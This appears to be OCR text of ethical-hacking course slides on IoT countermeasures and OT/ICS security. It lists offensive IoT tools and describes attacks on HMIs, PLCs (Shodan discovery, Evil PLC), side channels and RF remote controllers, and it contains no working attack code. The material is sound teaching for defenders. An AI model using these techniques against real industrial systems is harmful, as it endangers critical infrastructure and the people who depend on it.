
- Perform dynamic testing of the web interface of the device using emulation software such as QEMU
  - qemu-mipsel -L <prefix> <binary>
  - qemu-arm -L <prefix> <binary>
  - qemu-<arch> -L <prefix> <binary>

https://owasp.org

IoT Hacking Tools

CatSniffer

Attackers use CatSniffer to **passively monitor IoT traffic**, **gather information** about devices, communication protocols, and data exchanges to identify potential targets and **vulnerabilities** in an IoT network



KillerBee
https://github.com

JTAGulator
https://grandideastudio.com

wiz_exploit
https://github.com

PENIOT
https://github.com

RouterSploit
https://github.com

Objective 03

Explain IoT Attack Countermeasures

How to Defend Against IoT Hacking

1	Disable the "**guest**" and "**demo**" user accounts if enabled
2	Use the "**Lock Out**" feature to lock out accounts for excessive invalid login attempts
3	Implement **strong authentication** mechanisms
4	**Locate control system** networks and devices behind firewalls and isolate them from the business network
5	Implement **IPS** and **IDS** in the network
6	Implement **end-to-end encryption** and use Public Key Infrastructure (PKI)
7	Use **VPN architecture** for secure communication
8	Deploy security as a **unified**, **integrated system**
9	Allow only **trusted IP addresses** to access the device from the Internet
10	Disable **telnet** (port 23)
11	Disable the **UPnP port** on routers
12	Protect the devices against **physical tampering**
13	**Patch vulnerabilities** and **update the device firmware** regularly
14	**Monitor traffic on port 48101** as infected devices attempt to spread malicious file using port 48101

General Guidelines for IoT Device Manufacturers

Manufacturers of IoT devices should ensure that they implement the following basic security measurements:

1. SSL/TLS should be used for **communication purposes**
2. There should be a **mutual check on SSL certificates** and the certificate revocation list
3. Use of **strong passwords** should be encouraged
4. The device's update process should be simple and secure with a **chain of trust**
5. Implementing **account lockout mechanisms** after a certain number of wrong login attempts to prevent brute force attacks
6. **Lock the devices** down whenever and wherever possible to prevent them from attacks
7. Periodically checking the device for **unused tools** and using whitelisting to allow only trusted tools or **applications to run**
8. Use **secure boot chain** to verify all the software that is executed on the device

OWASP Top 10 IoT Vulnerabilities Solutions

Vulnerabilities	Solutions
1. **Weak Guessable, or Hardcoded Passwords**	▪ Use Automated Password Management (APM) ▪ Use strong and complex passwords ▪ Avoid using hard-coded password
2. **Insecure Network Services**	▪ Close open network ports ▪ Disable UPnP ▪ Encrypt data prior to TLS communication
3. **Insecure Ecosystem Interfaces**	▪ Enable account lockout mechanism ▪ Conduct a periodic assessment of interfaces ▪ Perform sanity checking and output filtering ▪ Use a strong password and two-factor authentication
4. **Lack of Secure Update Mechanism**	▪ Verify the source and integrity of updates ▪ Encrypt communication between endpoints ▪ Notify end users about the security updates
5. **Use of Insecure or Outdated Components**	▪ Monitor regularly for unmaintained components ▪ Remove unused dependencies and unnecessary features ▪ Avoid third-party software from compromised supply chain

Vulnerabilities	Solutions
6. **Insufficient Privacy Protection**	▪ Minimize data collection ▪ Anonymize collected data ▪ Providing end-users with the ability to decide what data is collected
7. **Insecure Data Transfer and Storage**	▪ Encrypt communication between endpoints ▪ Maintain SSL/TLS implementations ▪ Avoid using propriety encryption solutions
8. **Lack of Device Management**	▪ Blacklist malicious devices from suspicious sources ▪ Validate all asset attributes ▪ Secure decommissioning of devices
9. **Insecure Default Settings**	▪ Change the default usernames and passwords ▪ Custom modify the privacy and security settings ▪ Disable remote access to IoT devices when not in use
10. **Lack of Physical Hardening**	▪ Set unique password for BIOS/firmware ▪ Configure device boot order to prevent unauthorized booting ▪ Minimize external ports such as USB ports

https://owasp.org

IoT Hardware Security Best Practices

1. Limit the entry points
2. Employ a hardware tamper protection mechanism
3. Monitor secure booting
4. Implement security patches
5. Maintain a proper interface management system
6. Avoid open access to the hardware unit
7. Secure authentication keys
8. Maintain a proper event logging mechanism
9. Maintain a proper anti-malware protection system
10. Protect device access credentials
11. Isolate devices from regular supply units
12. Implement a root-on-trust mechanism

Secure Development Practices for IoT Applications


1. Ensure Secure Boot
2. Secure API Endpoints
3. Implement Threat Modeling
4. Secure Coding Practices
5. Conduct Security Testing
6. Secure Firmware or Software Updates
7. Ensure Device Identity Management
8. Implement Hardware Security
9. Allow Code Signing
10. Implement Runtime Protection
11. Ensure Secure Cloud Integration
12. Utilize Secure Communication Protocols

IoT Device Management

- IoT device management helps in supporting IoT solutions by using any software tools and processes and helps in **onboarding latest devices** securely and promptly
- It allows the users to track, monitor, and manage physical IoT devices and forces users to remotely **update the firmware**
- IoT device management helps in providing permissions and security capabilities for protection against vulnerabilities

IoT Device Management Solutions

- SeaCat.io (*https://teskalabs.com*)
- Armis Centrix™ (*https://www.armis.com*)
- Oracle Fusion Cloud Internet of Things (IoT) (*https://www.oracle.com*)
- Golioth (*https://golioth.io*)
- AWS IoT Device Management (*https://aws.amazon.com*)
- IBM Watson IoT Platform (*https://www.ibm.com*)
- openBalena (*https://www.balena.io*)



https://azure.microsoft.com


OT Hacking

Objective 04

Explain OT Concepts and Attacks


What is OT?

- Operational Technology (OT) is the software and hardware designed to **detect or cause changes in industrial operations** through direct monitoring and/or controlling of industrial physical devices
- OT consists **of Industrial Control Systems** (ICS) that include Supervisory Control and Data Acquisition (SCADA), Remote Terminal Units (RTU), Programmable Logic Controllers (PLC), Distributed Control System (DCS), etc., to monitor and control the industrial operations
- ICS is often referred to as a collection of different types of **control systems** and their associated equipment such as systems, devices, networks, and controls used to operate and automate several industrial processes
- An ICS consists of several types of control systems like **SCADA**, **DCS**, **BPCS**, **SIS**, **HMI**, **PLCs**, **RTU**, **IED**, etc.



IT/OT Convergence (IIOT)

- IT/OT convergence is the integration of **IT computing systems and OT operation monitoring systems** to bridge the gap between IT/OT technologies for improving overall security, efficiency, and productivity
- The IT/OT convergence can enable smart manufacturing known as **industry 4.0**, where IoT applications are used in industrial operations
- Using this Internet of Things (IoT) for industrial operations such as monitoring supply chains, manufacturing and management systems is referred to as **Industrial Internet of Things** (IIoT)



The Purdue Model

- The Purdue model is derived from the **Purdue Enterprise Reference Architecture** (PERA) model, which is a widely used to describe internal connections and dependencies of important components in the ICS networks
- It consists of three zones: **Manufacturing zone (OT)** and **Enterprise zone (IT)** separated by a **Demilitarized zone (DMZ)**. The three zones are further divided into several operational levels

<table>
<tr><td rowspan="2">IT Systems
(Enterprise Zone)</td><td>Level 5</td><td>Enterprise Network</td></tr>
<tr><td>Level 4</td><td>Business Logistics Systems</td></tr>
<tr><td colspan="3">Industrial Demilitarized Zone (IDMZ)</td></tr>
<tr><td rowspan="4">OT Systems
(Manufacturing Zone)</td><td>Level 3</td><td>Operation Systems/Site Operations</td></tr>
<tr><td>Level 2</td><td>Control Systems/Area Supervisory Controls</td></tr>
<tr><td>Level 1</td><td>Basic Controls/Intelligent Devices</td></tr>
<tr><td>Level 0</td><td>Physical Process</td></tr>
</table>

OT Technologies and Protocols

OT Technologies and Protocols over Purdue Model

Level 4, 5	**DCOM, FTP/SFTP, GE-SRTP, IPv4/IPv6, OPC UA, TCP/IP, Wi-Fi, SMTP, HTTP/HTTPS**
Level 3	**CC-Link, GE-SRTP, HSCP, ICCP (IEC 60870-6), IEC 61850, IEC 60870-5-104, ISA/IEC 62443, MODBUS, NTP, Profinet, SuiteLink, Tase-2, TCP/IP, ControlNet, Profibus PA/DP**
Level 2	**6LoWPAN, CC-Link, DNP3, DNS/DNSSEC, FTE, HART-IP, IEC 60870-5-101/104, IPv4/IPv6, ISA/IEC 62443, OPC, NTP, SOAP, TCP/IP, DeviceNet, AS-Interface (AS-i)**
Level 0, 1	**BACnet, EtherCat, CANopen, Crimson v3, GE-SRTP, Zigbee, ISA/IEC 62443, ISA SP100, MELSEC-Q, MODBUS, Niagara Fox, Omron Fins, PCWorx, Profibus, Profinet, Sercos II, S7 Communications, WiMax, FOUNDATION Fieldbus**

Challenges of OT

1	Lack of visibility
2	Plain-text passwords
3	Network complexity
4	Legacy technology
5	Lack of anti-virus protection
6	Lack of skilled security professionals
7	Rapid pace of change
8	Outdated systems
9	Haphazard modernization
10	Insecure connections
11	Usage of rogue devices
12	Convergence with IT
13	Organizational challenges
14	Unique production networks / Proprietary software
15	Vulnerable communication protocols
16	Remote management protocols
17	Insufficient Segmentation
18	Physical Security
19	Vendor Dependencies
20	Resource Constraints
21	Lack of Encryption
22	Data Integrity Issues

OT Vulnerabilities

Vulnerability	Description
1. **Publicly Accessible OT systems**	Ability to perform the password brute-forcing or probe OT systems to disable or disrupt its functions
2. **Insecure Remote Connections**	Ability to exploit vulnerabilities in jump boxes to gain remote access to the OT systems
3. **Missing Security Updates**	Outdated software versions lead to increased risks and pave the way to compromise the OT systems
4. **Weak Passwords**	Ability to gain access to the OT systems, if the default vendor credentials of embedded devices and management interfaces are not changed
5. **Insecure Firewall Configuration**	Insecure firewalls propagate security threats to the OT network, which makes them vulnerable to attacks

Vulnerability	Description
6. **OT Systems Placed within the Corporate IT Network**	Ability to use compromised IT system to gain access to the OT network
7. **Insufficient Security for Corporate IT Network from OT systems**	Ability to gain unauthorized access to corporate IT systems through insecure OT devices
8. **Lack of Segmentation within OT Networks**	Flat and unsegmented OT network configuration assumes all systems have equal importance and functions Compromise of a single device may expose the entire OT network
9. **Lack of Encryption and Authentication for Wireless OT Networks**	Ability to perform sniffing and authentication bypass attacks
10. **Unrestricted Outbound Internet Access from OT Networks**	Susceptibility to malware and command-and-control attacks

MITRE ATT&CK for ICS

Initial Access	▪ It refers to the methods or techniques that an attacker can employ to establish initial access within the targeted ICS environment ▪ The techniques used by an attacker include **drive-by compromise**, exploitation of a public-facing **software application**, and exploitation of **remote services**
Execution	▪ It refers to the techniques used to execute malicious code, manipulate data, or other system functions through illegitimate approaches ▪ Techniques used by an attacker include changing the **operating mode**, **use of the command-line interface** (CLI), and execution through APIs
Persistence	▪ It involves the procedures by which an attacker retains access within the ICS environment, even if the compromised device is restarted or the communication is interrupted ▪ Techniques used by an attacker include **modification of a program**, **insertion of module firmware**, **execution through APIs**, and project file infection
Privilege Escalation	▪ It refers to gaining higher-level access and authorization to perform further malicious activities on an ICS system or network ▪ Techniques used by an attacker include **software exploitation** and **hooking**
Evasion	▪ It refers to the techniques used to evade the traditional defense mechanisms throughout their operations ▪ Techniques used by an attacker include **removing the indicators**, **rootkits**, **changing operator mode**, etc.
Discovery	▪ It is the process of gaining information about an ICS environment to assess and identify the target assets ▪ Techniques used by an attacker include the **removal of indicators**, **enumeration of the network connection**, **network sniffing**, and identification of remote systems

https://attack.mitre.org

MITRE ATT&CK for ICS (Cont'd)

Lateral Movement	▪ It refers to additional movements made by an attacker across the target ICS environment by leveraging the existing access ▪ Techniques used by an attacker include **default credentials**, **program download**, and **remote services**
Collection	▪ It refers to various methods that an attacker uses to gather information and gain knowledge regarding the data and domains of the ICS infrastructure ▪ Techniques used by an attacker include **automated collection**, **information repositories**, and **I/O images**
Command and Control	▪ It refers to the techniques used to deactivate, control, or exploit the physical control processes within the target ICS environment using command and control ▪ Techniques used by an attacker include **frequently used ports**, **connection proxy**, and **standard application-layer protocol**
Inhibit Response Function	▪ It refers to the different ways an attacker attempts to thwart reactions against any security event such as hazard or failure ▪ Techniques used by an attacker include the **activation of the firmware update mode**, blocking of command messages, and blocking of reporting messages
Impair Process Control	▪ It refers to the tactics used to disable, exploit, or control the physical control processes in the target environment ▪ Techniques used by an attacker include **I/O brute-forcing**, **altering of parameters**, and **injection of module firmware**
Impact	▪ It refers to the techniques used by an attacker to damage, disrupt, or gain control of the data and systems of the target ICS environment and its surroundings ▪ Techniques used by an attacker include **damage to property**, **loss of availability**, and **denial of control**

OT Threats

Most OT systems use **legacy and outdated software** with no security protection, leaving a potential gateway for cyber criminals to gain access to the corporate IT network and OT infrastructure

OT Threats

01	Maintenance and Administrative Threat	08	Exploiting Enterprise Specific Systems and Tools
02	Data Leakage	09	Spear Phishing
03	Protocol Abuse	10	Malware Attacks
04	Potential Destruction of ICS Resources	11	Exploiting Unpatched Vulnerabilities
05	Reconnaissance Attacks	12	Side-Channel Attacks
06	Denial-of-Service Attacks	13	Buffer Overflow Attacks
07	HMI-based Attacks	14	Exploiting RF Remote Controllers

HMI-based Attacks

- Attackers often attempt to compromise the HMI system as it is the core hub that **controls critical infrastructure**
- Attackers gain access to the HMI systems to cause **physical damage to the SCADA devices** or collect sensitive information related to the critical architecture

SCADA vulnerabilities exploited by attackers to perform HMI-based attacks:

Memory Corruption	Attackers exploit code security issues that include out-of-bound read/write vulnerabilities as well as heap- and stack-based buffer overflow
Credential Management	Attackers abuse hard-coded passwords and credentials stored in cleartext to gain administrative privileges
Lack of Authorization/Authentication and Insecure Defaults	Attackers exploit vulnerabilities such as confidential information transmitted in cleartext, insecure defaults, and unsafe ActiveX controls
Code Injection	Attackers exploit critical information transmitted in cleartext, insecure defaults, missing encryption, and insecure ActiveX controls to gain illegal access to the target system

Side-Channel Attacks


- Attackers perform a side-channel attack by monitoring **physical implementation** of a target system to obtain critical information
- Attackers use two techniques namely **timing analysis and power analysis** to perform side-channel attacks on the target OT systems

Timing Analysis

- Attackers monitor the amount of time the device is taking to finish one complete password authentication process to determine the number of correct characters


Power Analysis

- Attackers observe the change in power consumption of semiconductors during clock cycles
- By observing the power profile, one character of the password can be retrieved comparing the correct character with the wrong character




Hacking Programmable Logic Controller (PLC)

- Programmable Logic Controllers (PLCs) are susceptible to cyber-attacks as they are used for **controlling the physical processes** of critical infrastructure
- Attackers identify PLCs exposed to the Internet using online tools such as **Shodan**
- Attackers can tamper with the integrity and availability of PLC systems by exploiting **pin control operations**. The attackers can also launch attacks like payload sabotage and PLC rootkits



Evil PLC Attack

- In the Evil PLC attack, an attacker tries to identify **vulnerable PLC devices** using online resources to target the OT workstations with an aim to disrupt the production environment
- If a vulnerable PLC is found, the attacker turns that mere PLC into an Evil PLC by **modifying its configuration settings**, changing its behavior and logic through download procedures




Hacking Industrial Systems through RF Remote Controllers

- Most industrial machines are **operated via remote controllers** that are used in various industries such as manufacturing, logistics, mining, and constructions for automation or to control machines
- Improper security implementations in the devices operating via remote controllers can **pose severe risks** to the industrial systems

